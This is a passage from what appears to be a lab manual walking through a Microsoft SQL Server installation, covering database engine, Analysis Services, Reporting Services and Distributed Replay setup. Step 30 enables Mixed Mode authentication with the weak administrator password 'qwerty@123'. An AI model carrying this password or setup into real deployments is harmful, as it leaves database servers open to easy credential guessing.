
28. Click **Next**




29. **Server configuration** section appears, leave the Account Names and Passwords set to default and click **Next**



30. Database Engine Configuration section appears, select **Mixed Mode (SQL Server authentication and Window authentication)** radio button and input the password **qwerty@123** in both **Enter password** and **Confirm password** text fields
31. Click **Add Current User** button. **Administrator** (here, you) is added as the user and is displayed under **Specify SQL Server administrator**. Click **Next**.




32. **Analysis Service Configuration** section appears
33. Use the Analysis Services Configuration-Account Provisioning page to specify **users or accounts** that will have administrator permissions for Analysis Services
34. You must specify **at least one system administrator** for Analysis Services
35. To add the account under which SQL Server Setup is running, click **Add Current User**
36. To **add or remove accounts** from the list of system administrators, click **Add...** or **Remove**, and then **edit** the list of users, groups, or computers that will have administrator privileges for Analysis Services.




37. When you are done **editing** the list, click **OK**

38. **Verify** the list of administrators in the **configuration dialog box**. When the list is complete, click **Next**.




39. **Reporting Services Configuration** section appears
40. Reporting Services Configuration is used to specify the kind of **Reporting Services** installation required to create
41. Options includes:
- Reporting services Native Mode
  - Reporting services SharePoint Integrated Mode
42. Select **Install and Configure** radio button under Reporting Services Native Mode, and **Install only** (by default) radio button under **Reporting services SharePoint Integrated Mode**
43. Click **Next**




44. **Distributed Replay Controller** section appears; to specify the current user (you) to have permissions for the Distributed Replay Controller service, click **Add Current User**


45. Click **Next**



46. **Distributed Replay Client** section appears, leave the options set to default and click **Next**




47. **Error Reporting** section appears, check the option **Send Windows and SQL Server Error Reports to Microsoft or your corporate report server** and click **Next**




48. **Installation Configuration Rules** section appears, the System Configuration Checker will run one more set of rules to validate your computer configuration with the SQL Server features that you have specified

49. After verification is completed, click **Next**




50. Ready to Install section appears displaying a tree view of installation options that were specified during Setup

51. Click **Install**



